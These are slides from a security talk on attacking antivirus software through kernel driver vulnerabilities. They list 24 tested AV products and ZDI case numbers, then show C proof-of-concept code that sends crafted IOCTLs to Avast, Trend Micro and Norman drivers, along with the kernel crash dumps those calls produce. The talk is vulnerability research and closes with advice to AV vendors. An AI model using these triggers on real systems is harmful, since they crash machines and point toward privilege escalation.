
– File Buffering
  - CreateFile with flag FILE_FLAG_NO_BUFFERING
  - Alloc aligned memory by using VirtualAlloc or _aligned_malloc
  - WriteFile with aligned memory and aligned sector_size length.

– File Caching
  - CreateFile with flag GENERIC_WRITE
  - WriteFile
  - FlushFileBuffers

Install AV & Run Fuzzer

- We tested 24 AV products from AV-TEST (February 2016)

01) AhnLab V3 I
02) Avast Free
03) AVG Interne
04) Bitdefender
05) BullGuard I
06) Avira Antiv
07) Comodo Inte
08) ESET Smart
09) F-Secure In
10) G Data Inte
11) K7 Computin
12) Kaspersky L
13) McAfee Inte
14) MicroWorld
15) Norman Secu
16) Norton Nort
17) Panda Secur
18) Quick Heal
19) Trend Micro
20) ThreatTrack
21) Check Point
22) Emsisoft An
23) Qihoo 360 3
24) Baidu Antiv



*

Antivirus Kernel Vulnerabilities

- ZDI CASES
  - ZDI-CAN-3760 (Check Point)
  - ZDI-CAN-3828 (AhnLab)
  - ZDI-CAN-4191 (Trend Micro)
  - ZDI-CAN-3712 (Avast)
  - ZDI-16-670 (Avira)
  - ZDI-16-530 (Trend Micro)
  - ZDI-16-503 (Bitdefender)
  - ZDI-16-502 (Bitdefender)
  - ZDI-16-487 (AVG)
  - ZDI-16-484 (AVG)
  - ZDI-16-483 (AVG)
  - …

Avast BSoD (aswSnx.sys)


```
HANDLE hDevice = CreateFileA("\\\\.\\aswSnx",
    GENERIC_READ,
    0,
    NULL,
    OPEN_EXISTING,
    0,
    NULL);

if (hDevice != INVALID_HANDLE_VALUE)
{
    DWORD nbBytes = 0;
    CHAR bufInput[0x8+1] = "\x4a\x4a\x4a\x4a\x4a\x4a\x4a\x4a";
    CHAR bufOuput[0x8+1] = "";
    DeviceIoControl(hDevice,
        0x82ac0170,
        bufInput,
        0x00000008,
        bufOuput,
        0x00000008,
        &nbBytes,
        NULL
        );
}
```

```
FAULTING_IP:
nt!RtlCopyUnicodeString+e
82ae06af 0fb738          movzx   edi,word ptr [eax]

TRAP_FRAME:  ad9d9568 -- (.trap 0xffffffffad9d9568)
ErrCode = 00000000
eax=4a4a4a4a ebx=8e741650 ecx=acabb018 edx=acabb008 esi=87038800 edi=00000008
eip=82ae06af esp=ad9d95dc ebp=ad9d95e4 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
nt!RtlCopyUnicodeString+0xe:
82ae06af 0fb738          movzx   edi,word ptr [eax]       ds:0023:4a4a4a4a=????
Resetting default scope

CUSTOMER_CRASH_COUNT:  1

DEFAULT_BUCKET_ID:  VISTA_DRIVER_FAULT

BUGCHECK_STR:  0x8E

PROCESS_NAME:  BSoD2.exe

CURRENT_IRQL:  0

LAST_CONTROL_TRANSFER:  from 8e74656b to 82ae06af

STACK_TEXT:
ad9d95e4 8e74656b acabb008 4a4a4a4a 23e992a6 nt!RtlCopyUnicodeString+0xe
WARNING: Stack unwind information not available. Following frames may be wrong.
ad9d99e8 8e69e090 8766f638 87038800 00000008 aswSnx+0xaa56b
ad9d9a14 82a6ed9d 85635c30 00000000 8766f638 aswSnx+0x2090
ad9d9a2c 82c66324 00000000 8766f638 8766f6a8 nt!IofCallDriver+0x63
ad9d9a4c 82c69673 85635c30 84e26f80 00000000 nt!IopSynchronousServiceTail+0x1f8
ad9d9b08 82cb090d 00000090 8766f638 00000000 nt!IopXxxControlFile+0x810
ad9d9b80 82ab98f4 807d3120 00000000 00000001 nt!NtDeviceIoControlFile+0x2a
ad9d9c04 82a75a06 00000090 00000000 00000000 nt!KeReleaseMutant+0x1b2
ad9d9c04 774370d4 00000090 00000000 00000000 nt!KiSystemServicePostCall
0020fb64 00000000 00000000 00000000 00000000 0x774370d4
```

Trend Micro BSoD(tmnciesc.sys)


```
HANDLE hDevice = CreateFileA("\\\\.\\tmnciesc",
    GENERIC_READ,
    0,
    NULL,
    OPEN_EXISTING,
    0,
    NULL
    );

if (hDevice != INVALID_HANDLE_VALUE)
{
    DWORD nbBytes = 0;
    CHAR bufOutput[0x1000+1] = "\x00";
    DeviceIoControl(
        hDevice,
        0xcc00016d,
        (LPVOID)0,
        0x00000c93,
        bufOutput,
        0x00000d15,
        &nbBytes,
        NULL
        );
}
```

```
FAULTING_IP:
tmnciesc+536d
a4e7936d 891e            mov     dword ptr [esi],ebx

TRAP_FRAME:  954d9968 -- (.trap 0xffffffff954d9968)
ErrCode = 00000002
eax=a4eb58c0 ebx=e0400001 ecx=cc00016d edx=00000000 esi=00000000 edi=00000d15
eip=a4e7936d esp=954d99dc ebp=954d99f4 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
tmnciesc+0x536d:
a4e7936d 891e            mov     dword ptr [esi],ebx  ds:0023:00000000=????????
Resetting default scope

CUSTOMER_CRASH_COUNT:  1

DEFAULT_BUCKET_ID:  VERIFIER_ENABLED_VISTA_MINIDUMP

BUGCHECK_STR:  0x8E

PROCESS_NAME:  tmnciesc_BSoD1

CURRENT_IRQL:  0

LAST_CONTROL_TRANSFER:  from 82d784d9 to a4e7936d

STACK_TEXT:
WARNING: Stack unwind information not available. Following frames may be wrong.
954d99f4 82d784d9 95c5a958 8f8a9378 88df4d50 tmnciesc+0x536d
954d9a18 82a76d54 82c6e324 8f8a9378 95c5a958 nt!IovCallDriver+0x73
954d9a2c 82c6e324 0000000e 8f8a9378 8f8a93e8 nt!IofCallDriver+0x1b
954d9a4c 82c71673 95c5a958 88df4d50 00000000 nt!IopSynchronousServiceTail+0x1f8
954d9b08 82cb890d 0000007c 8f8a9378 00000000 nt!IopXxxControlFile+0x810
954d9b74 82b2597b 840c70d4 954d9bec 80741000 nt!NtDeviceIoControlFile+0x2a
954d9c04 82a7da06 0000007c 00000000 00000000 nt!MiCheckUserVirtualAddress+0xb3
954d9c04 77a270d4 0000007c 00000000 00000000 nt!KiSystemServicePostCall
0024ec8c 00000000 00000000 00000000 00000000 0x77a270d4
```

Agenda


- Attacking Antivirus Software
- Finding Antivirus Kernel Vulnerabilities
- Exploiting Kernel Vulnerabilities
- Conclusion

Norman Security suite 11.0 EoP Vulnerability


```
int main(int argc, char* argv[])
{
    DWORD ioctlcode = 0x228256;
    char devicename[] = "\\\\.\\nprosec";
    HANDLE deviceHandle = OpenDevice(devicename);
    DWORD inputbufferlen = 0x0;
    DWORD outputbufferlen = 0x0;
    const char inputbuffer[] = "\x00";
    char outputBuffer[0x1000] = "";
    DWORD nbBytes;
    DWORD status = DeviceIoControl(deviceHandle,
        ioctlcode,
        (LPVOID)inputbuffer,
        inputbufferlen,
        outputBuffer,
        outputbufferlen,
        &nbBytes,
        NULL);
    return 0;
}
```

```
FAULTING_IP:
nprosec+15c5
84efc5c5 83781420        cmp     dword ptr [eax+14h],20h

TRAP_FRAME:  92cf5a3c -- (.trap 0xffffffff92cf5a3c)
ErrCode = 00000000
eax=00000000 ebx=00000000 ecx=00000000 edx=00228106 esi=00000000 edi=8973d6d8
eip=84efc5c5 esp=92cf5ab0 ebp=92cf5adc iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
nprosec+0x15c5:
84efc5c5 83781420        cmp     dword ptr [eax+14h],20h ds:0023:00000014=????????
Resetting default scope

CUSTOMER_CRASH_COUNT:  1

DEFAULT_BUCKET_ID:  VERIFIER_ENABLED_VISTA_MINIDUMP

BUGCHECK_STR:  0x8E

PROCESS_NAME:  norman2.exe

CURRENT_IRQL:  0

LAST_CONTROL_TRANSFER:  from 82d414d9 to 84efc5c5

STACK_TEXT:
WARNING: Stack unwind information not available. Following frames may be wrong.
92cf5adc 82d414d9 890e0658 8973d668 89822548 nprosec+0x15c5
92cf5b00 82a4754a 82c3b99f 8973d668 890e0658 nt!IovCallDriver+0x73
92cf5b14 82c3b99f 89822548 8973d668 8973d6d8 nt!IofCallDriver+0x1b
92cf5b34 82c3eb71 890e0658 89822548 00000000 nt!IopSynchronousServiceTail+0x1f8
92cf5bd0 82c853f4 890e0658 8973d668 00000000 nt!IopXxxControlFile+0x6aa
92cf5c04 82a4e1ea 0000001c 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
92cf5c04 77a870b4 0000001c 00000000 00000000 nt!KiFastCallEntry+0x12a
002ee74c 00000000 00000000 00000000 00000000 0x77a870b4
```

Exploit Demo



Agenda

- Attacking Antivirus Software
- Finding Antivirus Kernel Vulnerabilities
- Exploiting Kernel Vulnerabilities
- Conclusion

Conclusion

- Recommendations for AV Companies
  - Audit your drivers: source code reviews & fuzzing
  - Don't trust the user-supplied data
  - …

Thanks !

@bee13oy

bee13oy@gmail.com